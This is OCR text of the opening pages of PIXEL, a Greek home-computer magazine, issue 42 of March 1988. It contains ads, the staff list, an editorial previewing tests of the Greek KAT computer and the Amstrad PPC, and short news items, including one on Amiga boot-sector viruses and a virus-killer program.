ΤΕΥΧΟΣ 42 ΜΑΡΤΙΟΣ 1988 300 ΔΡΧ.

PIXEL

ΜΗΝΙΑΙΟ ΠΕΡΙΟΔΙΚΟ ... HOME-MICRO...

TEST: KAT
ΕΝΑΣ ΕΛΛΗΝΙΚΟΣ COMPUTER

TEST:
- AMSTRAD PPC 512/640

SPECIAL REVIEW:
- PLATOON


Δ. ΣΑΡΑΒΑΚΟΣ
Ένας Computerized Άσσος!

ΑΠΟΚΛΕΙΣΤΙΚΟΤΗΤΑ: ■ PIXEL VIRUS ΓΙΑ PCs

ΜΗ ΧΑΣΕΤΕ ΤΟ
PIXEL
ΑΠΡΙΛΙΟΥ
GRAND PRIX IV

Όπως κάθε χρόνο, έτσι και φέτος, το PIXEL σας καλωσορίζει στο **GRAND PRIX IV,** τη συνέχεια ενός μεγάλου διαγωνισμού που φέτος σας επιφυλάσσει πολλές εκπλήξεις. Υπομονή λοιπόν μέχρι το επόμενο τεύχος, που θα βρείτε λεπτομέρειες για το διαγωνισμό, πολλά πλούσια δώρα και το κουπόνι συμμετοχής.









ΕΠΙΠΛΟ ΓΙΑ ΚΟΜΠΙΟΥΤΕΡ RECKON

«Βάλτε το στο ΠΡΟΓΡΑΜΜΑ»



MRS advertising

«Βάλτε στο πρόγραμμα» τώρα το έπιπλο RECKON της SIMKO.
Γιατί το έπιπλο RECKON είναι ειδικά «υπολογισμένο» για κομπιούτερ αφού:

- Είναι πανεύκολο στην συναρμολόγηση
- Καταλαμβάνει πολύ μικρό όγκο (60×70 ΚΛΕΙΣΤΟ, 60×1,20 ΣΕ ΑΝΑΠΤΥΞΗ)
- Διαθέτει θέση για **κεντρική μονάδα, οθόνη, πληκτρολόγιο, εκτυπωτή.**
- Έχει εργονομική σχεδίαση
- Μετακινείται εύκολα

Σε 2 χρώματα: **ΔΡΥΣ ΑΝΟΙΧΤΟ • ΔΡΥΣ ΦΙΜΕ**

17.600 ΔΡΧ. ΣΥΜΠΕΡΙΛΑΜΒΑΝΕΤΑΙ Ο Φ.Π.Α.





**ΑΜΕΣΗ ΠΑΡΑΔΟΣΗ ΣΠΙΤΙ ΣΑΣ
ΤΗΛΕΦΩΝΗΣΤΕ ΜΑΣ
93.42.957 - 93.20.278**

SIMKO®

ΔΗΜΙΟΥΡΓΕΙ ΛΥΣΕΙΣ...

ΑΝΤ/ΠΕΙΑ ΘΕΣ/ΝΙΚΗΣ **NEW LOGIC** ΤΣΙΜΙΣΚΗ 3
ΤΗΛ.: 533700 - 531743
ΑΝΤΙΠΡΟΣΩΠΕΙΑ ΠΕΙΡΑΙΑ Μ. ΤΟΡΑΚΗΣ, ΤΣΑΜΑΔΟΥ 45
ΤΗΛ.: 4129041

ΚΟΥΠΟΝΙ ΠΑΡΑΓΓΕΛΙΑΣ

Παρακαλώ στείλτε μου με αντικαταβολή το έπιπλο RECKON.

Επώνυμο .... Όνομα ....
Διεύθυνση .... Τηλέφωνο ....
Πόλη / περιοχή ....

Κόψτε το κουπόνι και ταχυδρομήστε το σήμερα στη διεύθυνση:
SIMKO Ε.Π.Ε.
ΚΑΡΑΜΠΛΙΑ 16, 171 21 ΝΕΑ ΣΜΥΡΝΗ


ATARI 520ST
ATARI ST







Το ΠΛΑΙΣΙΟ έχει την «ομπρέλα» για τη... βροχή των απαιτήσεών σας σε κάθε είδους αναλώσιμα!

ΚΑΘΑΡΙΣΤΙΚΑ



Για κάθε ανάγκη καθαρισμού/συντήρησης:
- Δισκέτα καθαρισμού.
- Μανδηλάκια από αντιστατικό χαρτί.
- Σετ για πληκτρολόγια.
- Μίνι απορροφητήρας για Η/Υ.

ΔΙΣΚΕΤΟΘΗΚΕΣ



Όλων των διαστάσεων, χωρητικότητα μέχρι και 120 δισκετών, από ειδικό διαφανές αντιστατικό πλαστικό υλικό, με εργονομική διάταξη χρήσης.

BINTERS - ΧΑΡΤΙ



- Ειδικά ντοσιέ για αρχειοθέτηση μηχανογραφικών εντύπων, χωρίς διάτρηση, σε όλα τα μεγέθη.
- Χαρτί απλό λευκό ή με ρίγες, κατάλληλο για όλους τους εκτυπωτές.

ΥΛΙΚΑ ΓΙΑ PLOTTER



Όλα τα είδη των αναλωσίμων για όλους τους τύπους PLOTTERS της αγοράς: Μαρκαδόροι, ραπιδογράφοι, μελάνια, χαρτί, φιλμς, κλπ.

ΦΙΛΤΡΑ ΟΘΟΝΗΣ



Όλων των διαστάσεων για όλα τα μόνιτορς, με εύκολη εξωτερική τοποθέτηση κατασκευασμένη από ειδικό αντιστατικό υλικό, που απορροφά τις επικίνδυνες ακτινοβολίες, επιτρέποντας πολύωρη ξεκούραστη και ασφαλή χρήση του Η/Υ.

ΚΑΛΥΜΑΤΑ



- Ειδικά διαφανή αντιστατικά καλύματα για τον Η/Υ και την οθόνη του και το πληκτρολόγιό του.
- Καλύμματα για εκτυπωτές 80 και 136 στηλών από πλαστικό αντιστατικό υλικό.

ΔΙΣΚΕΤΕΣ



- 5 1/4", DS/DD και DS/HD
- 3 1/2", DS/DD
- 3" για AMSTRAD 5128 και PCW 8256/8512
- Η πλουσιώτερη συλλογή από τα μεγαλύτερα εργοστάσια του κόσμου: IBM, FUJI, DYSAN, VERBATIM, 3M, XIDEX, BASF, KODAK, POLAROID, MEMOREX, MAXELL, SONY κ.ά.

ΒΑΣΕΙΣ



- Περιστρεφόμενες (και ΔΕΞΙΑ - ΑΡΙΣΤΕΡΑ - ΕΜΠΡΟΣ - ΠΙΣΩ) για τέλεια στήριξη της οθόνης, στην επιθυμητή θέση.
- Συρόμενες για το πληκτρολόγιο, που έτσι μπαίνει κάτω από την C.P.U. εξοικονομώντας χώρο στο γραφείο.
- Για PRINTERS80 και 132 στηλών, που δημιουργούν χώρο από κάτω για το λευκό χαρτί και πίσω για το τυπωμένο χαρτί.



ΣΤΟΥΡΝΑΡΑ 24 ΠΟΛΥΤΕΧΝΕΙΟ - ΑΘΗΝΑ ΤΗΛ.: 3644001-4

ATARI® PC1

Το μόνο PC με ενσωματωμένη EGA και EGA Monitor
(Μονόχρωμο)



- Μικροεπεξεργαστής 8088-2, με δύο ταχύτητες λειτουργίας στα 4.77 Mhz και 8 Mhz.
- 512K μνήμη RAM, με δυνατότητα επέκτασης στα 640K και Κάρτα EGA που υποστηρίζει.
- CGA, Hercules, και standard μονόχρωμα γραφικά.
- Ενσωματωμένο disk drive των 5 1/4 ιντσών χωρητικότητας 360K με δυνατότητα σύνδεσης 2 εξωτερικών disk drive των 5 1/4 ή 3.5 ιντσών.
- Οθόνη EGA, υψηλής ανάλυσης 640×350.

ATARI® ΕΛΚΑΤ Α.Ε. ΣΟΛΩΝΟΣ 26 106 73 ΑΘΗΝΑ, τηλ. 3640719 - 3642985

ΠΕΡΙΕΧΟΜΕΝΑ

PIXEL 42 ΜΑΡΤΙΟΣ 1988

ΕΠΙΚΑΙΡΟΤΗΤΑ

PC SECTION



ΜΟΝΙΜΕΣ ΣΤΗΛΕΣ

ΑΥΤΟ ΤΟ ΜΗΝΑ

REVIEWS



ΤΕΣΤ



PIXELWARE

PIXEL

ΙΔΙΟΚΤΗΣΙΑ: COMPUPRESS Ε.Π.Ε.
ΕΚΔΟΤΗΣ - ΔΙΕΥΘΥΝΤΗΣ: ΝΙΚΟΣ ΜΑΝΟΥΣΟΣ
ΥΠΟΔΙΕΥΘΥΝΤΗΣ: ΒΑΓΓΕΛΗΣ ΠΑΠΑΛΙΟΣ
ΑΡΧΙΣΥΝΤΑΚΤΗΣ: ΧΡΗΣΤΟΣ ΚΥΡΙΑΚΟΣ
ΟΙΚΟΝΟΜΙΚΗ ΔΙΕΥΘΥΝΣΗ: ΑΓΑΠΗ ΛΑΛΙΩΤΗ
ΥΠΕΥΘΥΝΟΣ ΔΙΑΦΗΜΙΣΕΩΝ: ΜΕΝΕΛΑΟΣ ΔΑΣΚΑΛΑΚΗΣ
ΔΗΜΟΣΙΕΣ ΣΧΕΣΕΙΣ: ΑΓΑΠΗ ΛΑΛΙΩΤΗ
ΔΙΑΦΗΜΙΣΗ: ΑΛΕΞΗΣ ΚΑΝΑΒΟΣ, ΑΡΕΤΗ ΚΟΝΤΑΡΙΝΗ
ΥΠΕΥΘΥΝΗ MARKETING: ΛΟΥΚΙΑ ΤΑΛΙΑΔΩΡΟΥ
ΣΥΝΤΑΚΤΕΣ: ΑΥΓΟΥΣΤΙΝΟΣ ΤΣΙΡΙΜΩΚΟΣ, ΑΝΤΩΝΗΣ ΛΕΚΟΠΟΥΛΟΣ, ΓΙΩΡΓΟΣ ΚΥΠΑΡΙΣΣΗΣ, ΒΑΣΙΛΗΣ ΤΕΡΖΟΠΟΥΛΟΣ, ΓΙΩΡΓΟΣ ΒΑΣΙΛΑΚΗΣ, ΚΩΣΤΑΣ ΒΑΣΙΛΑΚΗΣ, ΦΟΙΒΟΣ ΑΝΔΡΕΟΠΟΥΛΟΣ, ΔΗΜΗΤΡΗΣ ΠΑΥΛΗΣ, ΑΛΕΞΗΣ ΜΑΚΡΗΣ, ΔΗΜΗΤΡΗΣ ΓΑΖΗΛΑΣ, ΔΗΜΗΤΡΗΣ ΑΣΗΜΑΚΟΠΟΥΛΟΣ
ΣΥΝΕΡΓΑΤΕΣ: ΧΡΗΣΤΟΣ ΜΙΧΟΠΟΥΛΟΣ, ΓΙΑΝΝΗΣ ΠΟΥΡΝΑΡΑΣ, ΣΤΑΘΗΣ ΕΥΘΥΜΙΟΥ, ΣΠΥΡΟΣ ΔΕΥΤΕΡΑΙΟΣ, ΛΕΥΤΕΡΗΣ ΚΑΛΑΜΑΡΑΣ, ΓΙΑΝΝΗΣ ΡΗΓΟΠΟΥΛΟΣ, ΜΑΝΟΣ ΝΙΚΟΛΑΟΥ, ΓΙΩΡΓΟΣ ΑΛΕΞΟΠΟΥΛΟΣ, ΔΗΜΗΤΡΗΣ ΓΚΑΝΑΣΟΥΛΗΣ, ΓΙΩΡΓΟΣ ΕΥΣΤΑΘΙΟΥ, ΑΡΗΣ ΠΑΟΥΡΗΣ, ΑΠΟΣΤΟΛΗΣ ΜΟΥΡΕΛΑΤΟΣ, ΚΩΣΤΑΣ ΠΑΠΑΓΙΑΝΝΑΚΟΠΟΥΛΟΣ, ΧΑΡΗΣ ΓΑΚΙΔΗΣ, ΝΙΚΟΣ ΝΑΣΟΥΦΗΣ
ΑΝΤΑΠΟΚΡΙΤΕΣ ΕΞΩΤΕΡΙΚΟΥ: ΑΓΓΛΙΑ: ΒΑΣΙΛΗΣ ΚΩΝΣΤΑΝΤΙΝΟΥ, USA: ΣΠΥΡΟΣ ΠΕΡΙΣΤΕΡΗΣ, ΓΑΛΛΙΑ: ΑΝΤΩΝΗΣ ΒΛΟΝΤΑΚΗΣ
ΣΚΙΤΣΑ: ΑΛΕΚΟΣ ΜΠΑΪΡΑΜΙΔΗΣ, ΓΙΑΝΝΗΣ ΜΑΡΑΓΚΑΚΗΣ, ΧΡΗΣΤΟΣ ΕΥΑΓΓΕΛΑΤΟΣ
ΥΠΕΥΘΥΝΟΣ ΠΑΡΑΓΩΓΗΣ: ΓΙΩΡΓΟΣ ΚΟΡΜΠΑΚΗΣ
ΠΑΡΑΓΩΓΗ: ΓΙΑΝΝΗΣ ΜΕΛΕΤΗΣ, ΓΙΑΝΝΗΣ ΛΟΥΛΗΣ
ΣΥΝΤΟΝΙΣΜΟΣ ΥΛΗΣ: ΜΑΝΤΩ ΚΑΡΑΓΙΑΝΝΗ
ΥΠΕΥΘΥΝΗ ΚΑΛΛΙΤΕΧΝΙΚΟΥ: ΙΩΑΝΝΑ ΜΑΛΕΣΗ
ΚΑΛΛΙΤΕΧΝΙΚΗ ΕΠΙΜΕΛΕΙΑ: ΔΕΣΠΟΙΝΑ ΣΑΚΚΗ, ΜΑΙΡΗ ΛΥΜΠΕΡΗ, ΜΑΡΙΑ ΦΙΛΙΠΠΟΥ, ΕΛΕΝΗ ΣΑΛΑΜΑΝΟΥ.
ΕΠΙΜΕΛΕΙΑ ΕΞΩΦΥΛΛΟΥ: ΕΚΤΩΡ ΧΑΡΑΛΑΜΠΟΥΣ
ΦΩΤΟΓΡΑΦΙΑ: ΚΩΣΤΑΣ ΕΛΕΥΘΕΡΑΚΗΣ
ΑΝΤΙΠΑΡΑΒΟΛΗ - ΔΙΟΡΘΩΣΗ: ΠΕΠΗ ΜΟΙΡΑΛΗ, ΜΑΝΤΩ ΚΑΡΑΓΙΑΝΝΗ
ΥΠΕΥΘΥΝΟΣ ΟΙΚΟΝΟΜΙΚΟΥ: ΔΗΜΗΤΡΗΣ ΤΣΟΥΡΟΠΛΗΣ
ΛΟΓΙΣΤΗΡΙΟ: ΚΙΚΗ ΜΕΛΕΤΖΗ, ΧΡΥΣΑ ΠΑΝΤΕΛΑΙΟΥ, ΕΦΗ ΛΑΓΑΡΑ, ΠΑΝΑΓΙΩΤΗΣ ΣΤΑΒΑΡΑΚΗΣ, ΜΠΕΤΤΥ ΜΑΝΩΛΕΣΣΟΥ
ΓΡΑΜΜΑΤΕΙΑ: ΜΑΡΙΑ ΡΑΠΤΗ, ΜΑΡΙΑ ΤΣΑΜΠΛΑΚΟΥ, ΘΑΛΕΙΑ ΣΚΑΝΔΑΜΗ
ΥΠΕΥΘΥΝΗ ΚΥΚΛΟΦΟΡΙΑΣ: ΠΟΠΗ ΚΑΝΕΛΛΟΠΟΥΛΟΥ
ΣΥΝΔΡΟΜΕΣ: ΝΙΚΟΣ ΜΙΧΟΣ, ΑΘΗΝΑ ΚΩΝΣΤΑΝΤΕΛΟΥ
ΔΙΑΚΙΝΗΣΗ ΠΡΟΪΟΝΤΩΝ PIXEL BOUTIQUE: ΜΠΕΤΤΥ ΜΑΝΩΛΕΣΟΥ
ΔΙΕΚΠΕΡΑΙΩΣΗ: ΚΩΣΤΑΣ ΣΑΛΤΑΟΥΡΑΣ
ΔΙΕΥΘΥΝΣΗ: Λ. ΣΥΓΓΡΟΥ 44, 117 42, ΑΘΗΝΑ
ΩΡΕΣ ΓΡΑΦΕΙΟΥ: 9.00-2.00 ΔΕΥΤΕΡΑ - ΠΑΡΑΣΚΕΥΗ
ΤΗΛΕΦΩΝΑ: 9238672-5, 9225520 FAX: 9216847
ΔΙΑΚΙΝΗΣΗ ΤΕΥΧΩΝ: ΒΑΣΙΛΗΣ ΠΑΠΑΔΟΠΟΥΛΟΣ
ΥΠΕΥΘΥΝΗ ΒΟΡΕΙΟΥ ΕΛΛΑΔΟΣ: ΠΛΟΥΜΗ ΣΙΜΟΠΟΥΛΟΥ
ΓΡΑΜΜΑΤΕΙΑ: ΝΤΙΝΑ ΠΑΠΑΝΙΚΟΛΑΟΥ
ΔΙΕΥΘΥΝΣΗ: ΧΑΛΚΕΩΝ 29, 546 31, ΘΕΣΣΑΛΟΝΙΚΗ
ΤΗΛΕΦΩΝΟ: 282663, 284864
PIXEL ΜΗΝΙΑΙΟ ΠΕΡΙΟΔΙΚΟ ΓΙΑ HOME MICROS
ΦΩΤΟΣΤΟΙΧΕΙΟΘΕΣΙΑ: INTERFOT
ΔΙΑΧΩΡΙΣΜΟΙ: ΒΑΣΙΛΗΣ ΒΟΓΙΑΤΖΗΣ, ΧΡΩΜΑΝΑΛΥΣΗ, Δ. ΕΜΜΑΝΟΥΗΛ
ΑΝΑΠΑΡΑΓΩΓΗ ΑΣΠΡΟΜΑΥΡΩΝ - ΜΟΝΤΑΖ: ΑΦΟΙ ΤΖΙΦΑ Ο.Ε.
ΕΚΤΥΠΩΣΗ: ΧΑΪΔΕΜΕΝΟΣ ΑΕΒΕ
ΒΙΒΛΙΟΔΕΣΙΑ: ΣΠΥΡΟΣ ΓΚΟΥΝΤΑΡΕΛΛΗΣ
ΣΥΝΔΡΟΜΕΣ ΕΤΗΣΙΕΣ ΕΣΩΤΕΡΙΚΟΥ: (11 ΤΕΥΧΗ) 3.000 ΔΡΧ, ΤΡΑΠΕΖΕΣ, ΟΡΓΑΝΙΣΜΟΙ, Ν.Π.Δ.Δ., 6.000 ΔΡΧ.
ΣΥΝΔΡΟΜΕΣ ΕΤΗΣΙΕΣ ΕΞΩΤΕΡΙΚΟΥ: ΑΜΕΡΙΚΗ: 4.100 ΔΡΧ, ΕΥΡΩΠΗ: 3.500 ΔΡΧ., ΚΥΠΡΟΣ: 3.500 ΔΡΧ.
ΕΠΙΤΑΓΕΣ: ΠΡΟΣ ΠΕΡΙΟΔΙΚΟ PIXEL, Λ. ΣΥΓΓΡΟΥ 44, 117 42 ΑΘΗΝΑ
ΑΠΟΚΛΕΙΣΤΙΚΟΤΗΤΑ ΓΙΑ ΤΗΝ ΕΛΛΑΔΑ: "PERSONAL COMPUTER WORLD"

PUBLISHED BY: COMPUPRESS **PUBLISHER:** Nikos Manousos **ASSISTANT PUBLISHER:** Vangelis Papalios **EDITOR IN CHIEF:** Christos Kyriakos **ACCOUNTING MANAGER:** Agapi Lalioti **ADVERTISING MANAGER:** Menelaos Daskalakis **ADVERTISING SALES:** A. Kanavos Ar. Kontarini **ATHENS OFFICE:** 44 Syngrou Ave **TEL:** 9238672-5, 9225520 **FAX** 9216847 **THESSALONIKI OFFICE:** P. Simopoulou, 29 Chalkeon st. **TEL:** 282663

ΤΑ ΝΕΑ ΤΟΥ PIXEL

Φίλοι αναγνώστες, είναι η πρώτη φορά που το PIXEL βρίσκεται στην ευχάριστη θέση να σας παρουσιάσει ένα Ελληνικό υπολογιστή, τον ΚΑΤ, για τον οποίο έχουν ακουστεί πολλά ευμενή σχόλια. Πρόκειται, όπως θα δείτε και στο τεστ που φιλοξενούμε, για ένα πολυ-υπολογιστή (αυτός είναι ο ακριβής χαρακτηρισμός που του ταιριάζει) ο οποίος καταφέρνει να συνδυάζει τη συμβατότητα με δύο ισχυρά standards (IBM PC - APPLE II) με τη δυνατότητα multitasking και τηλεπικοινωνιών (modem). Ο σπουδαιότερος όμως λόγος που μας έκανε να φιλοξενήσουμε στο PIXEL ένα τέτοιο υπολογιστή, είναι η πιθανότητα να τον δούμε πολύ σύντομα στα Ελληνικά σχολεία, κι αυτό γιατί ο ΚΑΤ μπορεί να τρέχει τα χιλιάδες εκπαιδευτικά προγράμματα που έχουν ήδη γραφτεί για τον APPLE II.

Εκτός όμως από τον Ελληνικό χώρο, σ' αυτό το τεύχος θα βρείτε επίσης το τεστ του πολυσυζητημένου φορητού υπολογιστή της Amstrad. Ο PPC, ο νέος IBM Compatible της Amstrad, επιχειρεί να καταλάβει ένα σημαντικό μερίδιο της αγοράς των φορητών συμβατών και ο ανταποκριτής μας στο Λονδίνο, να σας μεταφέρει τις εντυπώσεις που σχημάτισε δουλεύοντας με αυτόν.

Τα τεστ αυτού του τεύχους όμως δεν σταματούν εδώ, καθώς υπάρχει ακόμα μια σύντομη ματιά σε ένα υπολογιστή τσέπης που διαθέτει η TANDY. Οι δυνατότητές του, αν και δεν είναι ανταγωνιστικές των γνωστών μας Computers, το καθιστούν μια πολύ καλή αγορά για όποιον δεν μπορεί να κάνει ούτε στιγμή χωρίς προγραμματισμό.

Το θέμα που ξεχωρίζει όμως σ' αυτό το τεύχος δεν είναι άλλο από τη συνέντευξή μας με τον Δ. Σαραβάκο, τον διεθνή άσο του Παναθηναϊκού, που μας μιλάει για τη σχέση του με τους υπολογιστές.

Και βέβαια όπως σε κάθε τεύχος έχουμε ετοιμάσει για σας μια πληθώρα επεμβάσεων και παρουσιάσεων των προγραμμάτων του μήνα, με πρώτο και καλύτερο το PLATOON, μια πολύ πετυχημένη μεταφορά της γνωστής κινηματογραφικής ταινίας.

Πριν σας αφήσουμε όμως γι' αυτό το μήνα θα θέλαμε να επιστήσουμε την προσοχή σας στη νέα σειρά του PC SECTION με τον τίτλο PC CLUB. Εκεί θα βρίσκετε πρωτότυπες ιδέες σχετικές με τους IBM συμβατούς και το MS DOS. Όπως θα δείτε αυτό το μήνα κάνει το ντεμπούτο της δημοσιεύοντας ένα «μικρόβιο» για τα προγράμματα των PCs και καλά θα κάνετε να το χειριστείτε με ιδιαίτερη προσοχή γιατί δεν είναι τόσο ακίνδυνο όσο φαίνεται. Με την ελπίδα ότι μέχρι τον επόμενο μήνα το συμπαθητικό μας μικρόβιο δεν θα έχει πάρει επιδημικές διαστάσεις, σας αφήνουμε να απολαύσετε και αυτό το τεύχος.

Ο αρχισυντάκτης



5 ΧΡΟΝΙΑ COMPUPRESS !!!!











***1.** Ο κ. Ν. Μανούσος, διευθυντής της εταιρίας, ο κ. Β. Παπαλιός, υποδιευθυντής και η κ. Α. Λαλιώτη, υπεύθυνη οικονομικού, φαίνεται να συζητούν για την τεράστια γενέθλια τούρτα.*

***2.** Ο γνωστός, πλέον, αρχισυντάκτης του Pixel, Χ. Κυριακός, με την Δ. Σακκή του ατελιέ.*

***3.** Ο Α. Τσιριμώκος, με τη δια βίου σύντροφό του, ατενίζει σκεφτικός το φακό. Λέτε να σκέφτεται το επόμενο διήγημά του;*

***4.** Ο Α. Λεκόπουλος με την Ι. Μάλεση, υπεύθυνη καλλιτεχνικού, σε ένα εύθυμο στιγμιότυπο του πάρτυ.*

***5.** Ο λευκοντυμένος Amstrad - hacker, Β. Τερζόπουλος, με τη συνοδό του.*

Στις 25 Ιανουαρίου γιορτάσαμε τα πέντε χρόνια απ' την ίδρυση της «μαμάς» Compupress... Το πάρτυ των γενεθλίων έγινε σε κοσμικό κέντρο, στην Πλάκα. Βάλαμε λοιπόν τα καλά μας και μαζευτήκαμε για να γιορτάσουμε και να διασκεδάσουμε. Περιττό φυσικά να σας πω ότι δεν έλειπε σχεδόν κανένας.

Το κέφι δεν άργησε ν' ανάψει, αφού υπήρχε η κατάλληλη συνοδεία λαϊκών ασμάτων και κρασιού. Έτσι, μετά από λίγη ώρα, η πίστα ήταν γεμάτη από συναδέλφους και συναδέλφισσες που κατάφεραν να μας πείσουν για τις δεινές χορευτικές τους ικανότητες.

Πολύ φάγαμε, πολύ ήπιαμε, πολύ διασκεδάσαμε (οι φωτογραφίες μιλούν από μόνες τους, εξάλλου). Όλα αυτά μέχρι τις πρώτες ώρες του πρωϊνού, οπότε και αποφασίσαμε ότι ήταν ν' αφήσουμε τους υπεύθυνους του κέντρου να πάνε για ύπνο... και, φυσικά, να κάνουμε κι εμείς το ίδιο.

Άντε παιδιά, και του χρόνου.

■■

ΤΟ COMPUTER MARKET ΕΓΙΝΕ ΔΙΔΥΜΟ

Το γνωστό και αγαπητό σε όλους μας COMPUTER MARKET απόκτησε εδώ και λίγο καιρό δίδυμο αδελφάκι. Το νέο κατάστημα είναι λίγο πιο κάτω από το παλιό, σε μεγάλο και άνετο χώρο, εκεί ακριβώς όπου παλιά κατοικούσε το ATHENS COMPUTER CENTER. Στολισμένο και λαμπερό, είναι ένας χώρος όπου θα βρείτε όλα όσα περιμένατε. Πολλά home, πολλά περιφερειακά, πλήθος από ακυκλοφόρητα παιχνίδια και πάρα πολλά compatibles. Ναι, σωστά διαβάσατε τώρα υπάρχουν και compatibles στο COMPUTER MARKET, παρέα με όλα τα compatibleοειδή περιφερειακά, προγράμματα και αναλώσιμα. Πολλές πολλές ευχές από εμάς και από όλους τους users! ✱

LC-10: Ο ΔΙΑΔΟΧΟΣ ΤΟΥ NL-10 ΑΠΟ ΤΗ STAR

Ο Star NL-10 είναι ίσως ο διασημότερος εκτυπωτής στην κατηγορία του: Συνδυάζοντας υψηλή απόδοση, υπεύθυνη υποστήριξη και αρκετά χαμηλή τιμή, προτιμήθηκε από πολλούς users σε όλη την Ελλάδα. Σαν αποτέλεσμα είχαμε την προσπάθεια των προγραμματιστών να εξασφαλίζουν πλήρη συμβατότητα του STAR με τους επεξεργαστές κειμένου που κυκλοφορούν, γεγονός που του χάρισε ευρεία αναγνώριση.

Όπως όλα τα επιτυχημένα προϊόντα, λοιπόν, ο NL-10 αποφάσισε ότι ήρθε η ώρα να μεγαλώσει. Το όνομα του νέου εκτυπωτή είναι LC10. Ο «νεαρός» κράτησε όλα τα πλεονεκτήματα του προγόνου του, προσθέτοντας σ' αυτά μεγαλύτερη ταχύτητα (144 cps σε elite mode) και βελτιωμένη ποιότητα NLQ. Ένα ακόμη σημαντικό προτέρημα του LC10 είναι η ταυτόχρονη τροφοδοσία μηχανογραφικού χαρτιού και κοινών σελίδων, κάτι που σας γλιτώνει από τη συνεχή αφαίρεση και επανατοποθέτηση. Κατά τα άλλα, η γνωστή αξιοπιστία και η συμβατότητα παραμένουν όπως τις ξέρατε. Το μόνο που δεν ξέρουμε ακόμα είναι η τιμή του. Κατά τα λεγόμενα βέβαια πρόκειται περί εκπλήξεως, εάν όμως δεν σας αρκούν αυτά, τότε ίσως να ξέρει η Infoquest: Λ. Συγγρού 77, 9225087, 9227046.

ΦΘΗΝΕΣ ΔΙΣΚΕΤΕΣ ΑΠΟ ΤΗΝ GREEK SOFTWARE

Η Greek Software διαθέτει νέες δισκέτες στις 5 1/4 ίντσες. Οι δισκέτες αυτές λέγονται POWER και αποδείχθηκαν εξαιρετικά ανθεκτικές στις κακίες μας, πράγμα που σημαίνει ότι αποτελούν πολύ καλή αγορά. Η χαμηλή τους τιμή και η αξιοπιστία στοχεύουν στην αγορά τόσο των home όσο και των personal, ξεκινώντας με ελάχιστα χαρακτηριστικά τα 48 TPI και single side. Δεν έχετε λοιπόν, παρά να τις δείτε κι από κοντά και να τις προσθέσετε στη δισκετοθήκη σας.



ΚΙ ΑΛΛΟ VIRUS
ΓΙΑ AMIGA!!! (ΑΑΧΧΧ)

Πριν από ένα μήνα γράψαμε στην επικαιρότητα για το Virus Killer. Τέλος καλό όλα καλά λοιπόν και ξαναβρήκαμε τον ύπνο μας. Πού να ξέραμε τι μας περίμενε τους άμοιρους...

Όλα άρχισαν λίγες μέρες πριν, όταν η Amiga μας άρχισε ξανά να φταρνίζεται. Ατάραχοι εμείς, ρίξαμε ένα σκοτεινό βλέμμα στη δισκέτα κι ετοιμαστήκαμε να κάνουμε το καθήκον μας. Φορτώσαμε λοιπόν το «απολυμαντικό», βάλαμε τη δισκέτα μέσα, και περιμέναμε να ακούσουμε τις κραυγές αγωνίας του Virus. Περίεργη σιγή. «Ύποπτα πράγματα αυτά» μουρμούρισε ο Αντώνης και ξαναφόρτωσε. Πάνω λοιπόν που ζωγραφίστηκε η οθόνη, να το πάλι το μικρόβιο. Και τι μικρόβιο! CCW Virus αυτή τη φορά! Δεν ξέρω αν αυτό σας λέει τίποτα, αλλά εμείς το Virus μέχρι τώρα το ξέραμε σαν SCA. Άρα, ...δύο τα μικρόβια!

Μάλιστα φίλοι users. Νέος μοχθηρός εισβολέας έχει βάλει στο μάτι την κουκλίτσα σας. Μην βιαστείτε όμως να αυτοκτονήσετε, γιατί υπάρχει Virus Killer και για το νέο μικρόβιο. Το νέο πρόγραμμα είναι προϊόν της Silica Shop κι επειδή τα πράγματα έχουν ελαφρώς μπερδευτεί, το νέο Killer έρχεται προστατευμένο και με εγγύηση ότι δεν θα μεταδίδει ούτε τον ένα ούτε τον άλλο ιό. Το νέο Killer σκοτώνει και τα δύο μικρόβια, εκτός από μερικές εξαιρέσεις που χρησιμοποιούν τον boot sector. Έτσι τα προγράμματα της Electronic Arts και ακόμα τα Barbarian, Backlash και Terropods δεν παίρνουν γιατρειά. Τελικά η όλη ιστορία φαίνεται ότι δεν αρέσει καθόλου ούτε στην ίδια την Commodore, η οποία σκέφτεται διάφορα σενάρια. Μια ιδέα πάντως που όπως λένε επικρατεί είναι ένα ενσωματωμένο killer στην ROM των μηχανημάτων. Μέχρι να γίνουν όμως πραγματικότητα όλα αυτά, όσοι users έχουν βαρεθεί τα σοκ, ας στείλουν μια δισκέτα 3 1/2 ιντσών και SAE στη διεύθυνση Amiga Virus Killer, Silica Shop, 1-4 The Mews, Hatherly Road, Sidcup, Kent DA14 4DX.



ΒΙΒΛΙΑ... ΒΙΒΛΙΑ... ΒΙΒΛΙΑ











Βιβλιομανία αυτό το μήνα. Ας δούμε τι έχουν ετοιμάσει αυτή τη φορά οι εκδόσεις ΠΑΡΑΤΗΡΗΤΗΣ. Το πρώτο βιβλίο είναι το «Δουλεύοντας με το GEM στον IBM PC». Από τότε που το GEM έπαψε να είναι προνόμιο των ST, AMIGA, MACINTOSH και χρησιμοποιήθηκε με επιτυχία στα PCs, όλο και περισσότεροι ζητούν να γνωρίσουν τα μυστικά του. Ιδιαίτερα τώρα που χρησιμοποιείται σαν περιβάλλον για Desktop Publishing, επεξεργασία κειμένου και σχεδιαστικά προγράμματα, ένα βιβλίο σαν αυτό δεν θα ήταν καλό να λείπει από τη βιβλιοθήκη σας. Δημιούργημα δύο Άγγλων συγγραφέων, των David Lawrence και Mark England το «Δουλεύοντας με το GEM στον IBM PC» κλείνει μέσα σε 208 καλαίσθητες σελίδες όλα όσα αποτελούν μυστικά, τόσο για τον αρχάριο, όσο και για τον προχωρημένο χρήστη.

